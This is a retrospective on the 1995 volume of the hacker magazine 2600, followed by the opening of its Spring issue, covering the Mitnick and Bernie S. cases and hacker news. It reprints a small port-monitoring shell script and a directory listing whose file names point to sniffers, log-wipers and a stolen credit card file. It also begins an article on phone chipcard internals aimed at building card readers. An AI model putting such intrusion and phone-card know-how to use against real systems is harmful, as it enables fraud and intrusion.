2600

The Hacker Digest - Volume 12

1995

FORMAT

The 1995 cover format continued the previous year's style - for the most part. The price ($4) remained printed on the cover as well as the Canadian price ($5.50) in parentheses next to it. The page length quietly increased to 56 pages with the page numbering scheme mostly remaining as it was in previous years (page 54 was numbered for Spring and Summer but not thereafter). The contents had the following unique titles: Spring: "READ"; Summer: "GUTS"; Autumn: "WHAT?"; and Winter: "CONSUME". Little messages continued to be found on Page 3 masked into the dotted line that separated the contents from the mailing info. These messages read as follows - Spring: "you have always been here" (a line from *Babylon 5* that seemed somehow apropos); Summer: "scooby snacks" (the name of a popular song from Fun Lovin' Criminals); Autumn: "we will survive" (a line from a Grateful Dead hit on the occasion of Jerry Garcia's death and applicable to the turbulent state of the hacker world); and Winter: "beyond hope" (a hint at a sequel to last year's HOPE conference, albeit one that wouldn't take place for another year and a half). In the middle of each issue, our first two letters pages now took the form of one giant double page with an envelope icon spanning the whole thing. Letters titles continued to be unique - Spring: "The Better Letters"; Summer: "Letters are the cornerstone of any civilized society."; Autumn: "Language is a Virus from Outer Space"; and Winter: "Thoughts of the Reader".

COVERS

The first three covers of the year were drawn by Holly Kaufman Spruch and the last one wasn't drawn at all, but was a photograph credited to Phriend1, Shawn West, and Walter (in order, the photo contributor, our webmaster, and our dog). The mini-covers in the upper right continued to appear on each cover until Winter.

Spring 1995 had a lot going on. Kevin Mitnick had just been captured in North Carolina and that was expressed pictorially. A car is seen pulled over with Kevin's initials (KDM) on the license plate. The slogan on a North Carolina license plate was "First in Flight," a reference to the Wright Brothers' successful flight at Kitty Hawk. This plate, however, reads "First to Fall," a warning to the rest of the hacker community that this was only the beginning. The car also has a yellow HOPE bumper sticker like the ones given to all of our subscribers the previous year, as well as a PANTHERS sticker (the Carolina Panthers would begin their first season in the NFL later in the year). Lined up along the street are several buildings. The first, attached to a gas station, reads EXON, but it's not related to oil giant EXXON. It's a reference to Senator Jim Exon, who spearheaded the Communications Decency Act, an attempt to enforce decency on the Internet which would become law in 1996 before being struck down by the Supreme Court in 1997. C.O.S. refers to the Church of Scientology and their continuing attempts to shut down Usenet discussion that was critical of them. Netcom played heavily into the capture of Kevin Mitnick, even though information we had already published showed that their system wasn't exactly secure against anybody. The building with "23" on it is a reference

to the 23-count indictment that had been handed down against Kevin. The mini-cover contained the source code for one of the files found in a directory of Kevin's, further proof of how so many people had access to this kind of thing.

The domestic terrorist attack in Oklahoma City dominated the Summer cover, with a big "OK" displayed on a television set. Obviously, things were not OK anywhere. The TV set has a big padlock on it, making it impossible to tune to another channel. In fact, the only channel is "Channel 1." A prop plane is seen on the ground with the word "Freehdom" on the side, a reference to FBI Director Louis Freeh and his antiquated, anti-freedom stance on encryption in light of the Oklahoma City bombing, which had no connection at all to encryption. Finally, the remnants of a destroyed building are fenced off with a sign on the fence reading: "Coming Soon! New Federal Prison." The Clinton administration's response to this attack, along with many other actions in recent months, led us to believe that the future held lots of oppression and prison building. We weren't far off the mark. The mini-cover was much more lighthearted, with a simple @ sign. This was nothing more than a greeting to New York City's first Internet cafe that had just opened: The @Cafe.

Autumn 1995 took the form of a web browser pointed at the address http://www.oblivion.net, an apparent reference to the pivotal independent film *Living in Oblivion* that had recently come out. (Web browsers, as well, had only recently come out with Netscape Navigator and Internet Explorer being new on the scene.) Buttons read "Back", "Forward", "Home", "Reload", "Point", "Focus", "Zoom", "Shoot", and "Stop", mixing web and camera terminology terms. An eye icon in the corner seemed to indicate concern over being spied upon via the World Wide Web. Additional buttons on the second column read "What's New?", "What's Cool?", "What Sucks?", "What Sucks 2", "Escape", and "Hack Here". Apparently we weren't thrilled with the content of the web so far and saw the need for some active change. There are several images within the web page being viewed. We see apes sitting in a theater watching a movie with three separate images. The first image appears to be that of a movie being made, another *Living in Oblivion* reference. Next, we have what appears to be the monolith from *2001: A Space Odyssey*, which ties in nicely with the apes who are watching. However, viewed under a black light, the face of Jerry Garcia of The Grateful Dead can be seen within the black rectangle. (Garcia had recently passed away.)

The third image shows a bulldozer about to knock over a radio transmitter. The visible radio waves indicate that the tower is still broadcasting. This is a reference to troubles at the Pacifica Radio Network, which WBAI was a member of. The name "Scott" is on the side of the bulldozer, a reference to Pat Scott, the executive director of Pacifica, who had recently cut staff and programming at Pacifica station KPFA in Berkeley, California. The F.R. in the background stood for Free Radio. There was a pirate station known as Free Radio Berkeley that had popped up recently which embodied the spirit that seemed to have been forgotten at Pacifica. One of the apes watching the screen has a club with ISDN written on it. Throughout 1995, we were battling to get ISDN installed through NYNEX and probably would have had more luck had we hired an ape to do it. The mini-cover is an excerpt from a voicemail manual with a whole lot of commands that seem to mirror some of the buttons on the cover's web browser.

For the second year in a row, the Winter cover was a major change from the others. This time it would also be a harbinger of things to come as hand artwork was dispensed with and replaced with original photography for the very first time. It would be a while before we'd see another hand drawn cover. There would also be no more mini-covers from this point on. The cover photo came to us through a series of accidents - quite literally. Someone photographed the aftermath of a van crashing into three NYNEX payphones in New York City. But we couldn't just print that. The official *2600* dog, Walter, had gotten hit by a car in October, so we added him into the photo even though he'd never even been to New York City. And the van which crashed into the phones wasn't a phone company van and certainly wasn't ours. That was another change - the original van was blue. And so, our first Photoshopped cover was born. (Walter, while never regaining full mobility, was nursed back to health and would live another three and a half years. Medical bills were paid with the help of *2600* supporters who got a Walter t-shirt in exchange.)

INSIDE

The staff section now had credits for Editor-In-Chief, Layout, Cover Design, Office Manager, Writers, Network Operations, Voice Mail, Technical Expertise, and Shout Outs. It remained on Page 2 and shared space with the postal Statement of Ownership in Winter.

For the first time, there was a unique quote for each issue:

Spring: *"There are an estimated 35,000 hackers in the U.S. and their community is growing by an estimated 10 percent annually. They are not isolated individuals, slaving away in a vacuum; hackers have established formal operations within every metropolitan city in North America. Hackers communicate via compromised Internet gateways, long-distance calls stolen from corporate victims and through about 1,300 underground bulletin boards across the U.S. This infrastructure collects and disburses a constant flow*

of stolen calling-card information, corporate voice-mail-access data, compromised PBX DISA-port numbers, hackable modems, cloned cellular telephones, and stolen cellular-phone IDs.... The threat to U.S. businesses also has recently taken a new direction, due to hackers' growing numbers and maturity. Security investigations have confirmed that known hackers are employed within Fortune 500 firms, which know nothing about the individuals' prior activities. The risk to U.S. businesses is clear. What will happen when one of these hacker's employment is terminated? Will the individual destroy or damage the company's voice/data networks, release vital information about these networks to other hackers, or plant the seeds of future destruction in company systems? Time will tell." - unbridled paranoia from *The Organized Hackerhood*, part of McDonnell Douglas' internal security newsletter leaked to us by an inside hacker.

Summer: *"In a dramatic confirmation of how vulnerable Defense Department computers connected to the Internet actually are, the Defense Information Systems Agency revealed that it has conducted mock attacks on more than 8,000 DOD computers over the last two years. The DISA team successfully broke into more than 88 percent of the computers. Less than 5 percent even realized they had been attacked." - Federal Computer Week*, February 6, 1995.

Autumn: *"The threat that contemporary electronic intruders pose to the PSN [Public Switched Network] is rapidly changing and is significant. As a result of their increasing knowledge and sophistication, electronic intruders may have a significant impact upon national security and emergency preparedness (NS/EP) telecommunications because more than 90 percent of U.S. Government telecommunications services are provided by commercial carriers. ...technological changes and market forces in the domestic telecommunications industry are fueling a trend toward increasing automation and downsizing of staff. Consequently, there are now greater numbers of current and former telecommunications employees who may be disgruntled than at any time in recent years. These individuals should be viewed as a potential threat to NS/EP telecommunications." - The Electronic Intrusion Threat to National Security and Emergency Preparedness Telecommunications*, published by National Communications System of Arlington, VA and leaked to us by a disgruntled employee.

Winter: *"All speech is not protected by the First Amendment."* - Senator Arlen Specter (R-Pa.)

Mailing info continued to be printed on Page 3 as required by the post office. Starting in Summer, we began listing 2600.com email addresses next to appropriate categories (subscriptions, letters, articles) and dispensed with our generic Internet address that had been located at The Well (2600@well.sf.ca.us).

1995 really began with a bang as fugitive hacker Kevin Mitnick was captured in Raleigh, North Carolina on February 15th. At the time, we were the only media outlet questioning the facts as they had been presented. We focused on the inaccuracies in the story. We pointed out that one of the biggest pieces of evidence against Kevin (a file in his possession that had thousands of credit card numbers from Internet provider Netcom) was

something that had been in the possession of many people. In fact, we had even reported on it the previous year! We also were the first to criticize the involvement of *New York Times* reporter John Markoff in Kevin's capture. "One week before his capture, Mitnick contacted us to express concern over information he had received indicating that Markoff was actively aiding law enforcement to help track him down. It seemed bizarre at the time but as events unfolded, it appeared that this is exactly what was going on." And at the same time, we started to ask some questions about just what was actually on some of those systems that Kevin had been accused of accessing: "...who could keep quiet about a password sniffer designed for the NSA that could run on virtually any machine? So far, the press has."

Kevin's trial was set for July 10th in North Carolina. He pleaded guilty to one charge out of 23 which translated to eight months in prison. (We had no idea of how much more was to come.) By the end of the year, we had printed a technical explanation of the methods used to infiltrate security expert Tsutomu Shimomura's system, allegedly by Kevin Mitnick. From the beginning, we wanted the actual facts to be revealed, something the rest of the media seemed content to overlook in place of standard anti-hacker hysteria.

Almost immediately after the Kevin Mitnick arrest, *2600* writer and HOPE conference coordinator Bernie S. also found himself being targeted by the authorities. While Kevin's story dominated the Spring issue, Bernie's was featured in the opening pages of the Summer edition. "It's almost a given that the first few pages of *2600* will be devoted to the latest travesty of justice." We certainly had no shortage of material this year.

Bernie's story was Kafkaesque in its absurdity. Local police had spotted him selling crystals for a Radio Shack tone dialer to someone in a parking lot and had at first thought it was some kind of drug deal. When they eventually figured out that these crystals could be used to make free phone calls if used in a particular way, they came after him like he was Al Capone. The local Haverford Police teamed up with the United States Secret Service and threw everything they could at Bernie. And they had a lot to throw. But what was particularly bizarre here was that nothing he possessed and nothing he was doing constituted a crime - except if twisted and distorted to give the impression of some kind of conspiracy. "Imagine a world where reading, experimentation, and software are the only ingredients needed to put a person in prison indefinitely." We didn't have to imagine for very long; this was precisely what was going on right in front of our eyes.

Those who questioned these tactics soon found themselves targeted as well. One local college student was threatened with a lawsuit by the Haverford Police for criticizing them. While laughable, that kind of a threat to an individual coming from law enforcement can be extremely intimidating. And it was.

In a demonstration of just how corrupt and in league these agencies were, the Haverford Police dropped all charges against Bernie at the same instant that the Secret Service had him charged federally. We all learned how easy it was for them to lock someone up with virtually no evidence. "It is becoming clear that this is an agency out of control which threatens to hurt not only hackers but anyone who values free speech in this country." It

seemed that Bernie had angered the agency by sharing pictures of Secret Service agents visiting the office of a friend with fellow hackers at the Philadelphia *2600* meeting and attending members of the media. Again, nothing illegal had been done. He just pissed off the wrong people.

Later in the year, Bernie S. was forced to plead guilty to "possession of technology which could be used in a fraudulent manner" in order to be released soon. The alternative was to face years in prison if convicted by a jury, something which seemed certain given the powers the Secret Service possessed.

We had very strong criticism against various civil liberties groups that remained silent while all of this was going on. At the time, defending hackers seemed to be quite low on their priority list.

And we were quite vocal in our criticism of the agencies responsible. "It is becoming clear that if we are to survive as a democratic society, we must make it a priority to eliminate the Secret Service as a watchdog over American citizens."

Our brand new 2600.com server had gone into service and email addresses were set up for both Kevin and Bernie. Readers could send them email, and we would print it out and mail it to them in prison.

Our site hit the ground running with all kinds of new email addresses announced for everything from articles to meetings. For the first time, our meeting guidelines were announced in our pages so that everyone knew where we stood and what it was that linked us all together. A sample flyer for the Boston *2600* meeting was printed, capturing the spirit of what the meetings were all about. A reader shared their experiences of the reactions they got while wearing one of our shirts. And the payphones at the New York *2600* meeting stop taking incoming calls, cutting us off from calls that other meetings used to make to us.

We continued to offer free subscriptions to readers in Eastern Europe as changes in that part of the world proved historical and inspirational. We learned that the Internet link between Hungary and the outside world was a single 64Kbps line.

The Church of Scientology tried unsuccessfully to shut down critical discussion of its operations on Usenet newsgroups. They were successful, however, in permanently shutting down a famous anonymous remailer in Finland (anon.penet.fi) and getting the email address of someone who posted something they considered to be proprietary. It was a chilling moment for hackers everywhere.

It was the year that the Oklahoma City bombing took place and, somehow, hackers felt the backlash from the authorities, even though there was no high tech or encryption of any sort used in the terrorist operation. The authorities used the "what if" argument to win support for more controls. Both government and mass media called for restrictions on encryption and the net, despite the fact that those involved used neither. Those in the hacker world saw the threat: "...curtailing speech and liberty never advances the cause of freedom and once begun is very difficult to reverse." Meanwhile, encryption was effectively outlawed

in Russia, surprisingly (or not) with the influence of our own FBI.

1995 wasn't without its lighter moments, though. We published an intercepted memo advising system admins to take the White Sands Missile Range off the Internet during the weekend of 1994's HOPE conference. We found humorous excerpts from a NYNEX security publication outlining all kinds of misdeeds by employees. We had fun with AOL's internal rules on the use of certain words. ("If you would not hear it on Saturday morning network cartoons, don't use it here on AOL.") And we held a contest to find the oldest computer on the Internet. Our spirit was anything but squashed.

Technologically, all sorts of changes were in the air. There were rumors of a merger between NYNEX and Bell Atlantic. A new media called DVDs would be around in less than a year, storing many times what a CD could hold. Readers reported their first use of digital cellular modems. Nationwide Caller ID would be in place by the end of the year. Cable companies were beginning to offer dial tones.

We published articles on pager hacking, packet sniffing, military hacking, chipcards (old in Europe, new for us), hacking Disney, the legality and safety of war dialing, and COCOTs, along with the usual healthy dose of NYNEX horror stories. We designed a new *2600* t-shirt with the code of the Michelangelo virus on the front. We paid tribute to Jerry Garcia after his untimely passing. We uncovered a mystery mode on Citibank ATMs which provoked a good amount of discussion. And we continued to monitor problems at certain Barnes and Noble outlets, where readers reported vanishing copies of our magazine.

"The summer of 1995 will be remembered as the year Hollywood discovered the Internet." Whether or not it was, it certainly seemed to be the case then as both *The Net* and *Hackers* were released within weeks of each other. In addition to hackers being in the news, hackers were in the theaters and it seemed the spotlight of attention was never far off.

As always, we spent a good amount of time warning readers about corporate abuses. We advised strongly against giving one's name and address to Radio Shack, particularly after privacy abuses were uncovered. Readers also reported on a disturbing practice by some chain stores that insisted on searching customers' bags upon leaving. We discovered yet another dimwitted NYNEX service that allowed anyone to find out how much money was owed on a particular phone number - and how overdue it was. After we played the amounts of phone bills for various corporate media giants over the airwaves of WBAI, the service was quickly discontinued. "Apparently, invading corporate privacy is the quickest way to get large corporations to notice privacy issues."

We also got into a big fight with an Internet service provider named PSI. We signed up for ISDN service with them on the condition that they support "data over voice," which allowed us to send data over the voice path at 56k, rather than the 64k of the data path. If we did the latter, NYNEX would charge us a penny a minute, which would have made it financially impossible to operate our new server around the clock. PSI revealed that they actually didn't support this service after we signed up with them, putting us in an impossible situation. Rather than cave in, we went public and even recorded a phone call of their representatives agreeing to offer the service they were now telling us they didn't.

We stuck the recording up on our website and waited for the reaction, which wouldn't come until 1996.

Throughout it all, we always looked forward to the promise of the future. We knew the authorities acted against us because they were afraid. They feared what the net could become and so we faced "the beginning of a long war involving individuals, big business, and governments." Above all else, they didn't want to lose control. But it was already too late. "For the first time in the history of humanity, sheer, uncontrolled communication and exchange of information without regard to national borders or class distinction is a distinct possibility in the very near future. What we've seen so far is only a taste."

Still, we advised against blind allegiance to anything, including new technology. "Just because technology makes something a hundred times easier to accomplish is no reason to not look upon it with a healthy dose of skepticism." Being perpetual skeptics helped to keep us sane.

2600

```
# more nn
#!/bin/sh
port=3111
while true; do
        netstat -na | grep $port >/tmp/$$p
        grep ESTABLISHED </tmp/$$p >/tmp/$$E
        recipfound=$?
        if [ $recipfound -eq 0 ]
        then
                where=`awk '{print substr($2,1,length($2)-5)}'
</tmp/$$E`
                finger @$where >/tmp/$$w
        cat /tmp/$$p /tmp/$$w | /usr/ucb/Mail -s $port-$where
pager@seiden.com
        date; cat /tmp/$$p
        sleep 15
        else
        sleep 10
        fi
done
```


The Hacker Quarterly *VOLUME TWELVE, NUMBER ONE!*

$4 ($5.50 in Canada) *SPRING 1995*

0 74470 83158 7 51

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Scott Skinner

Cover Design
Holly Kaufman Spruch

Office Manager
Tampruf

"There are an estimated 35,000 hackers in the U.S. and their community is growing by an estimated 10 percent annually. They are not isolated individuals, slaving away in a vacuum; hackers have established formal operations within every metropolitan city in North America. Hackers communicate via compromised Internet gateways, long-distance calls stolen from corporate victims and through about 1,300 underground bulletin boards across the U.S. This infrastructure collects and disburses a constant flow of stolen calling-card information, corporate voice-mail-access data, compromised PBX DISA-port numbers, hackable modems, cloned cellular telephones, and stolen cellular-phone IDs.... The threat to U.S. businesses also has recently taken a new direction, due to hackers' growing numbers and maturity. Security investigations have confirmed that known hackers are employed within Fortune 500 firms, which know nothing about the individuals' prior activities. The risk to U.S. businesses is clear: What will happen when one of these hacker's employment is terminated? Will the individual destroy or damage the company's voice / data networks, release vital information about these networks to other hackers, or plant the seeds of future destruction in company systems? Time will tell." - unbridled paranoia from The Organized Hackerhood, part of McDonnell Douglas' internal security newsletter leaked to us by an inside hacker.

Writers: Billsf, Blue Whale, Eric Corley, Count Zero, Kevin Crow, Dr. Delam, John Drake, Paul Estev, Mr. French, Bob Hardy, Kingpin, Knight Lightning, Kevin Mitnick, NC-23, The Plague, Peter Rabbit, David Ruderman, Silent Switchman, Mr. Upsetter, Voyager, Dr. Williams.
Network Operations: Max-q, Piotrus, Sarlo.
Voice Mail: Neon Samurai.
Technical Expertise: Rop Gonggrijp, Joe630, Phiber Optik.
Shout Outs: Glenn Case.

READ

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1994 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677**

The World vs. Kevin Mitnick

By this time, you would have to have been living in isolation not to have heard about the Kevin Mitnick story. Front page headlines and TV newscasts around the world announced the fugitive hacker's capture on February 15 in Raleigh, North Carolina.

If you read the opening paragraph of the *New York Times* on February 16, you would see Mitnick described as a "computer expert accused of a long crime spree that includes the theft of thousands of data files and at least 20,000 credit card numbers from computer systems around the nation." That portrayal is rather damning, to say the least. But let's look a little closer.

To the average person, the "theft of thousands of data files" would imply that somebody *took away* specific and valuable items as part of an elaborate plot. In reality, copying thousands of computer files is easy, quick, and, in most cases, relatively harmless. When put into this context, even if the files were of a sensitive nature, we can see how it's not necessarily part of an evil plot if someone comes along and copies them.

With regards to the credit card numbers, this is far more misleading. For one thing, only one computer system (Netcom) had its credit card numbers accessed, not "computer systems around the nation". And this compromise was not even news - the Autumn 1994 issue of *2600* reported it nearly half a year ago. Apparently, Netcom did nothing to secure the credit card numbers of its subscribers and, despite multiple warnings and basic common sense, kept this sensitive information online. And, as an ironic twist, Netcom claimed responsibility for helping to catch this most dangerous criminal in a letter to its subscribers entitled "Netcom Helps Protect The Internet".

Nearly every story ever written about Kevin Mitnick can be traced to one source: *New York Times* reporter John Markoff. Markoff was also the co-author of 1991's *Cyberpunk*, a book that focused on Kevin Mitnick (among others) and which was described by Mitnick (*2600*, Summer 1991) as having "many, many false statements, misrepresentations, and inaccurate stories". Mitnick believed Markoff and his wife (co-author Katie Hafner) were miffed at him for not helping with the book. And, as the years went by, it became clear that Markoff was still fixated on the Mitnick saga. In the summer of 1994 he penned a front page article in the *New York Times*, complete with Mitnick's picture, which announced to the world that he was a fugitive. The only substantive "crime" Mitnick was accused of was probation violation yet the *Times* saw fit to make this a front page story.

One week before his capture, Mitnick contacted us to express concern over information he had received indicating that Markoff was actively aiding law enforcement to help track him down. It seemed bizarre at the time but as events unfolded, it appeared that this is exactly what was going on. Markoff had been working with a friend of his (Tsutomu Shimomura) whose computer site had been compromised on December 25, resulting in another puzzling front page story that just didn't seem newsworthy enough to be on the front page.

(continued on page 46)

```
total 102096
-rw-rw-rw-   1 dono      well        891779 Feb  9 22:45 c68hv.tar.Z
-rw-rw-rw-   1 dono      well         71081 Feb  8 20:27 inm
-rwxrwxrwx   1 dono      well        314800 Feb  7 22:45 asm11
-rwx------   1 dono      other        15292 Feb  7 21:05 sportd
-rw-rw-rw-   1 dono      well         18680 Feb  7 13:33 g.c
-rw-rw-rw-   1 dono      well         15276 Feb  7 08:38 in.pmd
drwxrwxrwx   2 dono      well           512 Feb  5 01:18 itool
-rw-rw-rw-   1 dono      well         23565 Feb  5 00:12 tapelog.out.Z
-rw-rw-rw-   1 dono      well         22006 Feb  5 00:12 neword.out.Z
-rw-rw-rw-   1 dono      well        451297 Feb  5 00:12 cust.out.Z
-rw-rw-rw-   1 dono      well        164369 Feb  4 22:13 satan.tar.Z
-rw-rw-rw-   1 dono      well        750491 Feb  4 01:04 inter.arc
-rw-r--r--   1 dono      other       999242 Feb  1 14:51 okitsu.tar.Z
-rw-r--r--   1 dono      other      1440017 Feb  1 14:51 newoki.tar.Z
-rw-rw-rw-   1 dono      well        350959 Jan 29 21:16 ho.lck
-rw-rw-rw-   1 dono      well        260032 Jan 29 20:10 sendmail.tar.Z
-rw-rw-rw-   1 dono      well          2900 Jan 29 19:46 mconnect.c
-rwx------   1 dono      other        21200 Jan 29 18:41 solsniff
-rw-r--r--   1 dono      well       1016017 Jan 18 23:06 a68hx.tar.Z
-rw-r--r--   1 dono      well       1685847 Jan 18 22:22 c68hs.tar.Z
-rw-r--r--   1 dono      well       1579270 Jan 18 16:15 c68hx.tar.Z
-rw-r--r--   1 dono      well       2021961 Jan 18 15:45 c68ka.tar.Z
-rw-r--r--   1 dono      well       1685488 Jan 18 15:37 c68ha.tar.Z
drw-r--r--   2 dono      well           512 Jan 16 22:33 hc11
-rw-r--r--   1 dono      well         35439 Jan 14 17:52 inmet
-rw-r--r--   1 dono      well         18683 Jan 14 17:24 f.c
-rw-r--r--   1 dono      well         17505 Jan 13 23:47 solsniff.c
-rw-r--r--   1 dono      well        146876 Jan 13 23:41 wietse
-rw-r--r--   1 dono      well       1085700 Jan 13 17:59 sgstuff.gz
-rw-r--r--   1 dono      well         10262 Jan 12 16:46 syscheck
-rw-r--r--   1 dono      well         12760 Jan 12 16:24 pres
-rw-r--r--   1 dono      well       2255535 Jan  8 20:34 0108.gz
-rw-r--r--   1 dono      well        370808 Jan  8 09:50 cards.gz
-rw-r--r--   1 dono      well         50942 Jan  7 23:23 btraq.tar.gz
-rw-r--r--   1 dono      well       2251792 Jan  6 08:57 foo.gz
-rw-r--r--   1 dono      well             0 Jan  6 08:46 out.gz
drw-r--r--   2 dono      well           512 Dec 31 12:21 News
-rw-r--r--   1 dono      well          4076 Dec 31 00:21 cloak.c
-rw-r--r--   1 dono      well           560 Dec 31 00:20 inn.resu
-rw-r--r--   1 dono      well         24576 Dec 31 00:20 inn
-rw-r--r--   1 dono      well          1156 Dec 31 00:20 fooshtool
-rw-r--r--   1 dono      well            82 Dec 31 00:20 bug.sh
-rw-r--r--   1 dono      well        187350 Dec 31 00:17 eye.tar.gz
-rw-r--r--   1 dono      well         16384 Dec 30 23:52 cloak
-rw-r--r--   1 dono      well        341563 Dec 30 23:00 nfs.tar.gz
-rw-r--r--   1 dono      well       1495040 Dec 30 17:18 mail.tar
-rw-r--r--   1 dono      well        178336 Dec 29 23:34 master.passwd
-rw-r--r--   1 dono      well          2914 Dec 29 23:23 athole.txt
-rw-r--r--   1 dono      well         24576 Dec 28 10:33 log2
-rw-r--r--   1 dono      well       1781771 Dec 27 19:46 aa
-rw-r--r--   1 dono      well         24576 Dec 21 16:19 (nfsd)
-rw-r--r--   1 dono      well         24576 Dec 20 19:47 (biod)
-rw-r--r--   1 dono      well        143189 Dec 17 02:07 netshit
-rw-r--r--   1 dono      well         16384 Dec 15 23:29 sum
-rw-r--r--   1 dono      well         16384 Dec 15 23:02 zap
-rw-r--r--   1 dono      well         16384 Dec 15 23:02 time
-rw-r--r--   1 dono      well        491520 Dec 15 22:52 kermit
-rw-r--r--   1 dono      well       1506579 Dec 15 09:30 pw-backup.23.tar.Z
-rw-r--r--   1 dono      well         24576 Dec 11 20:48 log1
-rw-r--r--   1 dono      well          4621 Dec 11 20:45 passwdrace
-rw-r--r--   1 dono      well         13228 Dec 10 00:26 ns.c
-rw-r--r--   1 dono      well        637827 Dec  7 00:50 4004
-rw-r--r--   1 dono      well        257615 Dec  6 06:38 oldnw.tar.Z
-rw-r--r--   1 dono      well        184864 Dec  6 06:38 oldctek.tar.Z
-rw-r--r--   1 dono      well       8142621 Dec  5 04:26 nw.tar.Z
-rw-r--r--   1 dono      well       6813202 Dec  5 03:48 o.tar.Z
-rw-r--r--   1 dono      well         11185 Dec  3 02:04 vsr.gz.crypt
-rw-r--r--   1 dono      well         10402 Dec  3 02:04 tcpd.tar.gz.crypt
-rw-r--r--   1 dono      well         10247 Dec  3 02:03 ifj.c.gz.crypt
-rw-r--r--   1 dono      well        440996 Dec  3 02:02 marty.tar.gz.crypt
-rw-r--r--   1 dono      well          1024 Nov 30 22:38 aliases.pag
-rw-r--r--   1 dono      well          1336 Nov 30 11:15 foosh
-rw-r--r--   1 dono      well         90112 Nov 29 23:23 in.telnetd
-rw-r--r--   1 dono      well         16384 Nov 29 22:32 sss
-rw-r--r--   1 dono      well          1755 Nov 29 22:13 zap.c
-rw-r--r--   1 dono      well         60586 Nov 29 21:37 z
-rw-r--r--   1 dono      well            61 Nov 26 19:05 c.c
-rwxrwxrwx   1 dono      well         10112 Nov 26 13:25 zap2
-rw-r--r--   1 dono      well          3390 Nov 26 13:25 zap2.c
-rw-r--r--   1 dono      well         26444 Nov 24 20:48 portd.c
-rw-r--r--   1 dono      well         50599 Nov 23 21:53 key2.zip
-rw-r--r--   1 dono      well        607687 Nov 23 01:41 mbox.Z
-rw-r--r--   1 dono      well         48786 Nov 23 01:33 zipcrypt.zip
-rw-r--r--   1 dono      well        136912 Nov 23 01:33 zipcrack.zip
-rw-r--r--   1 dono      well        297223 Nov 22 01:55 zipstuff.tar.Z
-rw-r--r--   1 dono      well       5947301 Nov 22 01:53 kocher.tar.Z
-rw-r--r--   1 dono      well         13213 Oct 27 11:42 ss.c
-rw-r--r--   1 dono      well           150 Oct 27 11:37 unxor.c
-rw-r--r--   1 dono      well          4910 Oct 27 11:37 sniffer.c.gz
-rw-r--r--   1 dono      well         12646 Oct 25 13:44 sunsniffer.c
-rw-r--r--   1 dono      well        205725 Oct 24 20:16 1022csn.tar.Z
-rw-r--r--   1 dono      well        139047 Oct 23 18:33 tcpd.tar.Z
-rw-r--r--   1 dono      well          2139 Oct 23 17:45 passwd
-rw-r--r--   1 dono      well       1216403 Oct 23 17:32 lile
-rw-r--r--   1 dono      well           540 Jun 12  1992 mbox
```

If Kevin Mitnick was the mastermind behind it all, how come we were able to get ahold of one of his directories so easily after he was arrested and the directory deleted? These are the files he was accused of stashing on The Well, including 0108.gz, the Netcom credit card database. From the looks of it, lots of people were able to get access to this.

THE GOLD CARD

This is an adapted, translated, and updated version of an article that appeared earlier in Hack-Tic, the Dutch hacker magazine, issue 24-25.

In Holland the phone company is called PTT-Telecom, and they are mighty proud of their new card-phones. And they should be: they take the old style optical cards, the newer chipcards as well as magnetic cards of all sorts. The phones are built by a firm called Landis and Gyr and they look nice too.

This article deals with the prepaid chipcards as they are being used in a number of countries world-wide. To make these cards cheap they had to make them dumb. Very, very, very dumb. In fact there is not much more on these cards than a little EPROM or EEPROM and a counter. There are two types of prepaid chipcards for telephones, and one type is actually a little bit more intelligent than the other. Here is what the cards do.

Cards of Type 1

This is the oldest type of card. It comes in two varieties. One is being used in France and Monaco, the other in Sweden, Spain, Norway, Andorra, Ireland, Portugal, The Czech Republic, Gabon, and Finland. The phone talks to the cards using a synchronous protocol and they are built using NMOS technology. They contain a 256 bit EPROM of which 96 bits are write protected using a hardware fuse. The chip uses 85 mW when it's being read, needs 21 Volts to program and has a 500 ns access time.


Chip Position

The chip could be in two different places on the card. The first position is called AFNOR, and it's the old position the French used to use . The new position is an ISO (International Standards Organisation) norm, and therefore we'll call it the ISO-position. If you decide to build your own reader-writer you'll probably only need to worry about the ISO position: even the French have switched to the ISO-position, so AFNOR cards are becoming rare. To read the drawings: the cards are being held with the chip in the upper left corner, contacts facing up.


What They Do

